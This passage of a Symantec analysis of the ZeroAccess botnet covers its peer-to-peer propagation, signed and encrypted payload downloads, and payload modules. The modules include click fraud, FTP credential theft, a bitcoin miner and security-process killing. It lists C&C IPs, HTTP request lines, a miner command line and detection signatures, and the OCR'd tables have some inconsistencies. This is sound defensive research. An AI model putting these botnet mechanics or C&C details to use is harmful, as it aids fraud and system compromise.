


Figure 22. Command sequence overview *Figure 22. Command sequence overview*

peers. Peer B checks if Peer A's IP address is in its peer list and if not, it is added. Also, if Peer A's IP address is not in Peer B's list Peer B will select 16 peers from its list at random.

6. Using the 16 peers selected at random Peer B will send a newL command to those 16 peers with the flag value of the newL command set to 8.

7. Upon receiving the newL command the Rand Peer 1 (and any peer that receives the newL commands from Peer B) will check to see if Peer A's IP address is in its list. If Peer A's IP address is not in Rand Peer 1's IP list, it is added. Again, if Peer A's IP address is not in Rand Peer 1's list Rand Peer 1 will select 16 peers from its list at random.

8. Using the 16 peers selected at random Rand Peer 1 will send a newL command to those 16 peers with the flag value of the newL command decremented by 1 from what it received from Peer B. This newL propagation will continue until the flag's value reaches zero.

File download

When a peer learns of one or more files to download, from parsing the retL returned from peers, the peer may download the file. To download a file the peer makes a TCP connection back to the remote peer on the default port for the current network (i.e. 16454/16455 or 16471/16470). If the remote computer is behind a home router with NAT this communication will most likely fail.

Recall that a 0x8c-byte structure is returned describing each file in the retL command. The structure looks as follows:



Name
Serves as the name of a file
Date
The date of the file
Size
The size of the file
Sig
An 0x80 byte digital signature for the information

Figure 23. retL command structure

- For each file structure received in the retL command the peers check if the peer already has a file of the name specified. If file is found by name, the peer will check the date received in the retL command against the date of the local file, if the file date of the remote file is older it is not downloaded.
- An MD5 hash is created by combining the first 0xc bytes of the file data structure (<name_dword><date_dword><size_dword>, keep in mind the DWORDs are stored in little-endian format). This hash is verified against the signature supplied using advapi32!CryptVerifySignature, this ensures the name, date, and size cannot be forged.
- Memory is allocated equal to the specified size of the remote file.
- An RC4 s-box is setup, the incoming file will be RC4 encrypted. The key is the same MD5 calculated above using the name, date, size combination.
- A TCP connection is made to the remote host on the same port used for UDP communication for the current peer network. A ten-second timeout is applied to the socket and responses from the remote host are handled asynchronously using overlapped I/O.
- The remote host is sent an 0xc-byte packet that is exactly the name, date, and size DWORDs from the incoming retL command (those 0xc bytes are simply sent back to the remote host).
- The remote host will respond with the file data.
- File data will be read back from the remote host to, at most, the expected size of the file. This data is decrypted on the fly as bytes arrive using the RC4 s-box initialized before.
- After the file is received, the resource with name “10” and type “33333” is looked up in the PE data. This resource will contain an 0x80-byte signature of the file data. This 0x80-byte section of the file is zeroed and an MD5 hash is created for the file data. The hash is verified against the signature again using advapi32!CryptVerifySignature.
- Assuming the signature checks pass, the file will be written to disk.

Payloads

Post infection, ZeroAccess reaches out to the P2P network and sends several commands in order to download the latest payloads. The following section details the payloads that were observed to be downloaded.

Version 1 – Type I, II, and III

Network 1 payloads

Uses ports 21810/UDP (32-bit) and 21860/UDP (64-bit) to handle its communication.

Table 21. Version 1, network 1 payload overview

File name	MD5	Description
00000001	59cc0151f048eff85b5f67824916567e	Creates a hidden directory %WINDIR%\$NTUninstallKB\[MD5_HHD]$. Sends GET requests to remote host (sstatic1.histats.com): GET /0.gif?1631605&101 HTTP/1.1. Embedded CAB archive contains dummy DLL (P2P.V2.dll) - contains strings related to Star Wars characters
000000c0	1cb9d9da501a930f47358712659b7069	N/A
800000cf	80ba9088cd47d4ab96ca8a3048142b96 (32-bit)76067bce7e3362281c5b6ed372ba3913 (64-bit)	Periodically sends GET requests to hard-coded IP (81.17.26.206:80)GET /p/task2.php?w=%un=%u HTTP/1.0
800000cb	a22aa587cebf25ef4c789f3aa0e4acf4 (64-bit)f3247c9231c13f00701bdf3373036b9f (32-bit) eb6648e5f4d19855b7a920b6a0c07f07 (32-bit)adb6932ee03810aed01a2124ea3eed8a(32-bit)	Click fraud module. Load C&C IP to request links from component 000000cb. Generates C&C domains to request for links to click (domain is eight characters long with .cn TLD)GET /new/links2.php?w=%u&i=%u HTTP/1.0’,0Dh,0Ah
800000c0	273a41f7c65a03f5309defbdf760d71c	Executes JS in 000000c0. Embedded DLL hooks mswsock.dll functions. Can be used to steal FTP passwords. Data sent to C&C - 76.76.13.94 or randomly generated domain (.cn TLD). POST /ftp.php HTTP/1.1

Network 2 payloads

Uses ports 22292/UDP (32-bit hosts) and 25700/UDP (64-bit hosts) to handle its communication.

Table 22. Version 1, network 2 payload overview

File name	MD5	Description
000000c0	2d631e826fbd4cb4d133463d4324661d	N/A
000000cf	f4e13956dba84f08a3d3c652e58c144a	N/A
000000cb	6cad6d352150bf5df70ea2eff25e8bd3	Used as config file for 800000cb V1 samples. C&Cs contained in resource s(ID: 333000)4c4c0d5d - 76.76.13.9351111acb - 81.17.26.203
800000cf	32dfd8763063cdd8996ad53f30ca9012	N/A
800000c0	75963ba9bbc5f270eb212f2157160d94	Same functions as 800000c0 in network 1. Replaces Google search result links by appending JS. Additional certificate related code present. Certificate used to sign requests to and from C&C for Google URL hijack
800000cb	00a29cdc90021d91949a9c5ff39f4ac4	N/A
80000032	b7e710c87a3abcd35663bc7a27e67321	Click fraud 32-bit module. Same functionality as 80000032 in Type IV, Network 1
80000064	43cef052ff2bf0877f91d7913e23eb003170bc516390a3398c1913d2beabff76	Click fraud 64-bit module. Same functionality as 32-bit module in 80000032, Network 4

Network 3 payloads

Uses ports 34354/UDP (32-bit hosts) to handle its communication. There is no 64-bit segment of this network observed in the wild.

Table 23. Version 1, network 3 payload overview

File name	MD5	Description
00000001	1930f41dec20dd67a20bad1795b91d71b0413ce433d81dfee5d003d22cebd7ad	Config file. Contains two resources (ID 1 and ID 3333)
00000002	10476ef5cc5b1cd230a4428126ad8f73	Bitcoin miner module
00000004	d33582d034ac179cb94fe383645ba02f	Config file of 03d590632b462a44c78680211f8c06da, containing list of RC4 encrypted server namesdecrypted_config_resource = RC4(crypted_config_resource, MD5(crypted_config_resource_size))
80000000	f17e0d318fe618d01b70dc5e6fea8b1c	Reinstalls ZeroAccess
80000004	9ba39fa6778cab404f466190dd43615603d590632b462a44c78680211f8c06da	Port-forward module, listens on TCP port 18504. All incoming data forwarded to random IP address in range [94.63.240.74, 94.63.240.78]. If data is a GET request and specifies 'Host' parameter, it will be replaced with randomly selected hostname from config file. Config file is 'corrupted' PE which only holds data in resource encrypted with RC4
80000032	2dda3d6033193bfaf4b50bf8ea71e7bb	Click fraud payload. Same functionality as 80000032 Type IV, Network 1

Network 4 payloads

Network 3 uses ports 34355/UDP (32-bit hosts) to handle its communication. There is no 64-bit segment of this network observed in the wild.

Table 24. Version 1, network 4 payload overview

File name	MD5	Description
00000001	c8ec927cdc53936228abd190417efc77	Config file. Contains two resources (ID 1 and ID 3333)
00000002	10476ef5cc5b1cd230a4428126ad8f73	Bitcoin miner module
00000004	09f498491522f847fcc4cda63a6b3d8e	Config file
80000000	6bbe8bf6090a83903ebd69fda9bf920a	Config file
80000004	fc09f24e9b8555d0ef12a57519161a0d	Config file
80000032	9d6fdf00819f5a012e86a89b70b3a268	Click fraud payload. Same functionality as 80000032 Type IV, Network 1. Can install IE8 on affected machines. Added code to execute Ufasoft bitcoin miner with following command parameters:-g no -t %u -o http://ooyohrmebh9qfof.com/ -u %s -p %s

Version 2

Network 1 uses 16471/UDP (32-bit hosts) and 16470/UDP (64-bit hosts).

Network 2 uses 16464/UDP (32-bit hosts) and 16465/UDP (64-bit hosts).

Both networks have one module in common (80000000), which checks back in with C&C servers as well as kill processes. Binaries downloaded by ZeroAccess whose names have their most significant bit set, like 80000000, are PE files with their entry point zeroed out. ZeroAccess itself will handle loading the PE into memory.

ZeroAccess expects the PE to have at least one exported function with an ordinal of two, that function will be called by ZeroAccess after the PE file is loaded and acts as the PE file's entry point. This module, like the main P2P module, uses the WinSock API to perform asynchronous network communications. The following is a synopsis of the way network communications are performed:

- A call is made to WSs_32!WSAStartup to initialize the WinSock API.
- A 0x30-byte object is created, the object corresponds to a WSAEvent object.
- A socket is created using WSs_32!WSASocketW, the socket is bound using WSs_32!bind and an ioCompletionCallback is registered for the socket.
- A call is made to WSs_32!WSARecvFrom to get receive data on the socket. However, prior to calling WSARecvFrom, a WSAOVERLAPPED structure is manually created with a reference to the 0x30-byte WSAEvent object created before. This WSAOVERLAPPED structure is passed to WSARecvFrom as its eighth argument. This sets up the data necessary for asynchronously handling received data. The threat appends additional data to the end of the WSAOVERLAPPED structure that is used by the callback routines in the WSAEvent object it created.
- A call is made to WSs_32!WSASendTo to send data on the socket. A WSAOVERLAPPED structure is created with appended data in a similar manner as the WSARecvFrom setup above. The WSAOVERLAPPED structure is passed to the WSASendTo function as the eighth parameter.
- The ioCompletionCallback is registered against the socket so it gets called for the completion of both WSASendTo and WSARecvFrom. The ioCompletionCallback receives a reference to the WSAPOVERLAPPED structure that was passed to WSASendTo or WSARecvFrom. The ioCompletionCallback uses the appended data to WSAOVERLAPPED to determine whether it is in a send or receive call and handles it accordingly.

Network 1 payloads

Network 1 uses ports 16471/UDP (32-bit hosts) and 16470/UDP (64-bit hosts).

Table 25. Version 2, network 1 payload overview

File name	MD5	Description
00000004	fe2eb24e6bd36b8be3869ece85aa72bc	No executable code. This module is opened by 80000032. Two resources
00000008	9c4f23043207c9f2a53cf592ac2c7c92	Bitcoin miner module. No executable code, real code is located in resource. Strings in the code indicate bitcoin mining code originated for ufasoft.com. Two resources; (1) UPX packed bitcoin miner and (2) a signature to guarantee authenticity.
0000000cb	6e7af4274113197ad75262af24fb1b09	No executable code. Used by module 80000000. Observed IP and port (195.3.145.57:123). Resources contain XOR'd C&C IP and port pairs. Resource also contains list of processes hashes to be killed by module (AV and security). Signature
80000000	54ed1955edb126599e3814b6e251bca6	Contains code to call home and kill processes. Uses data from 000000cb. No back channel code for update. Disables windows update and BITS services. Loads 000000cb resource 33300 which contains IP and port pairs. Communicates to IP on port 123/UDP. Data sent includes windows version, country, etc. No response from IP address. Signature in resource id 33333
80000032	fc09f24e9b8555d0ef12a57519161a0d	Config file
80000032	fcdbeca7868664318b6831ee96ee7234	Click fraud module (32-bit)Reads \U\00000004.@ module. Google search result hijacker (same as 800000c0)Can record web search strings for Yahoo, AOL, ICQ, Bind etc. (not Google)Embedded C&C list. Embedded list of domains used for click fraud. Checks if Flash player is installed and installs if not found
80000064	f5cfa396bc18b5cd92b95cae77327add	Click fraud module (64-bt)x64 version of 80000032s. Same functionality as 80000032, Network 4. Signature in resource

Network 2 payloads


Network 2 uses ports 16464/UDP (32-bit hosts) and 16465/UDP (64-bit hosts).

Table 26. Version 2, network 2 payload overview

File name	MD5	Description
00000004	fe2eb24e6bd36b8be3869ece85aa72bc	No executable code. This module is opened by 80000032. Two resources
00000008	9c4f23043207c9f2a53cf592ac2c7c92	Bitcoin miner module. No executable code, real code is located in resource. Strings in the code indicate bitcoin mining code originated for Ufasoft.com. Two resources; (1) UPX packed bitcoin miner and (2) a signature to guarantee authenticity
0000000cb	6e7af4274113197ad75262af24fb1b09	No executable code. Used by module 80000000. Observed IP and port (195.3.145.57:123). Resources contain XOR'd C&C IP and port pairs. Resource also contains list of processes hashes to be killed by module (antivirus and security). Signature
80000000	54ed1955edb126599e3814b6e251bca6	Contains code to call home and kill processes. Uses data from 000000cb. No back channel code for update. Disables windows update and BITS services. Loads 000000cb resource 33300 which contains IP and port pairs. Communicates to IP on port 123/UDP. Data sent includes windows version, country, etc. No response from IP address. Signature in resource id 33333
80000032	fc09f24e9b8555d0ef12a57519161a0d	Config file
80000032	fcdbeca7868664318b6831ee96ee7234	Click fraud module (32-bit). Reads \U\00000004.@ module. Google search result hijacker (same as 800000c0). Can record web search strings for Yahoo, AOL, ICQ, Bind etc. (not Google). Embedded C&C list. Embedded list of domains used for click fraud. Checks if Flash player is installed and installs if not found
80000064	f5cfa396bc18b5cd92b95cae77327add	Click fraud module (64-bt)x64 version of 80000032. Same functionality as 80000032, Network 4. Signature in resource

Symantec Protection

Many different Symantec protection technologies play a role in defending against this threat, including:



		Symantec Endpoint Protection	Norton 360	Norton Internet Security	Norton Antivirus
🟦	*File-based protection*	✓	✓	✓	✓
🟥	*Network-based protection*	✓	✓	✓	✓
🟩	*Behavior-based protection*	✓	✓	✓	✓
🟨	*Reputation-based protection*	✓	✓	✓	
	Norton Safeweb		✓	✓	
	Download Insight	✓	✓	✓	
⬜	*Application & device control*	✓			
⬜	*Browser protection*	✓	✓	✓	✓

File-based protection (Traditional antivirus)

Traditional antivirus protection is designed to detect and block malicious files and is effective against files associated with this attack.

Antivirus signatures

- Trojan.Zeroaccess
- Trojan.Zeroaccess.B
- Trojan.Zeroaccess.C

Heuristic/generic antivirus signatures

- Packed.Generic.344
- Packed.Generic.350
- Packed.Generic.360
- Packed.Generic.364
- Packed.Generic.367
- Packed.Generic.375
- Packed.Generic.377
- Packed.Generic.381
- Packed.Generic.385
- Trojan.Zeroaccess!gen1
- Trojan.Zeroaccess!gen2
- Trojan.Zeroaccess!gen3
- Trojan.Zeroaccess!gen4
- Trojan.Zeroaccess!gen5
- Trojan.Zeroaccess!gen6
- Trojan.Zeroaccess!gen7
- Trojan.Zeroaccess!gen8
- Trojan.Zeroaccess!gen9

- Trojan.Zeroaccess!gen10
- Trojan.Zeroaccess!g11
- Trojan.Zeroaccess!g12
- Trojan.Zeroaccess!g14
- Trojan.Zeroaccess!g15
- Trojan.Zeroaccess!g16
- Trojan.Zeroaccess!g17
- Trojan.Zeroaccess!g18
- Trojan.Zeroaccess!g19
- Trojan.Zeroaccess!g20
- Trojan.Zeroaccess!g21
- Trojan.Zeroaccess!g22
- Trojan.Zeroaccess!g23
- Trojan.Zeroaccess!g24
- Trojan.Zeroaccess!g25
- Trojan.Zeroaccess!g26
- Trojan.Zeroaccess!g28
- Trojan.Zeroaccess!g29
- Trojan.Zeroaccess!g30
- Trojan.Zeroaccess!g31
- Trojan.Zeroaccess!g32
- Trojan.Zeroaccess!g33
- Trojan.Zeroaccess!g34
- Trojan.Zeroaccess!g35
- Trojan.Zeroaccess!g37
- Trojan.Zeroaccess!g39
- Trojan.Zeroaccess!g41
- Trojan.Zeroaccess!g42
- Trojan.Zeroaccess!g43
- Trojan.Zeroaccess!g44
- Trojan.Zeroaccess!g45
- Trojan.Zeroaccess!g46
- Trojan.Zeroaccess!g47
- Trojan.Zeroaccess!g48
- Trojan.Zeroaccess!g49
- Trojan.Zeroaccess!g50
- Trojan.Zeroaccess!g51
- Trojan.Zeroaccess!g52
- Trojan.Zeroaccess!g53
- Trojan.Zeroaccess!g54
- Trojan.Zeroaccess!g55
- Trojan.Zeroaccess!kmem
- Trojan.Zeroaccess!inf
- Trojan.Zeroaccess!inf2
- Trojan.Zeroaccess!inf3
- Trojan.Zeroaccess!inf4
- Trojan.Zeroaccess!i10
- Trojan.Zeroaccess!i11
- Trojan.Zeroaccess!i12

Network-based protection (IPS)

Network-based protection in Symantec Endpoint Protection can help protect against unauthorized network activities conducted by malware threats or intrusion attempts.

ZeroAccess activity detections

- System Infected: ZeroAccess Rootkit Activity (24377)
- System Infected: ZeroAccess Rootkit Activity 2 (24395)
- System Infected: Trojan Downloader Activity (24360)
- System Infected: Trojan Download Request (24142)
- System Infected: Malicious Trojan Request 2 (24145)

Exploit kit detections

- Web Attack: Malicious Toolkit Website 9 (24089)
- Web Attack: Bleeding Life Toolkit Request (23980)
- Web Attack: Malicious File Download Request 7 (24228)

Behavior-based protection

Behavior-based detection blocks suspicious processes using the Bloodhound.SONAR series of detections

SONAR.Zeroaccess!gen1

Reputation-based protection (Insight)

- Norton Safeweb blocks users from visiting infected websites.
- Insight detects and warns against suspicious files as WS.Reputation.1

Authors

Alan Neville
Software Engineer

Ross Gibb
Threat Analysis Engineer

Follow us on Twitter
@threatintel

Visit our Blog
http://www.symantec.com/connect/symantec-blogs/sr

About Symantec

Symantec protects the world's information and is the global leader in security, backup, and availability solutions. Our innovative products and services protect people and information in any environment—from the smallest mobile device to the enterprise data center to cloud-based systems.

Our industry-leading expertise in protecting data, identities, and interactions gives our customers confidence in a connected world. More information is available at www.symantec.com or by connecting with Symantec at go.symantec.com/socialmedia.

Headquartered in Mountain View, Calif., Symantec has operations in 40 countries. More information is available at www.symantec.com.

For specific country offices and contact numbers, please visit our website.

Symantec World Headquarters
350 Ellis St.
Mountain View, CA 94043 USA
+1 (650) 527-8000
1 (800) 721-3934
www.symantec.com

NO WARRANTY . The technical information is being delivered to you as is and Symantec Corporation makes no warranty as to its accuracy or use. Any use of the technical documentation or the information contained herein is at the risk of the user. Documentation may include technical or other inaccuracies or typographical errors. Symantec reserves the right to make changes without prior notice.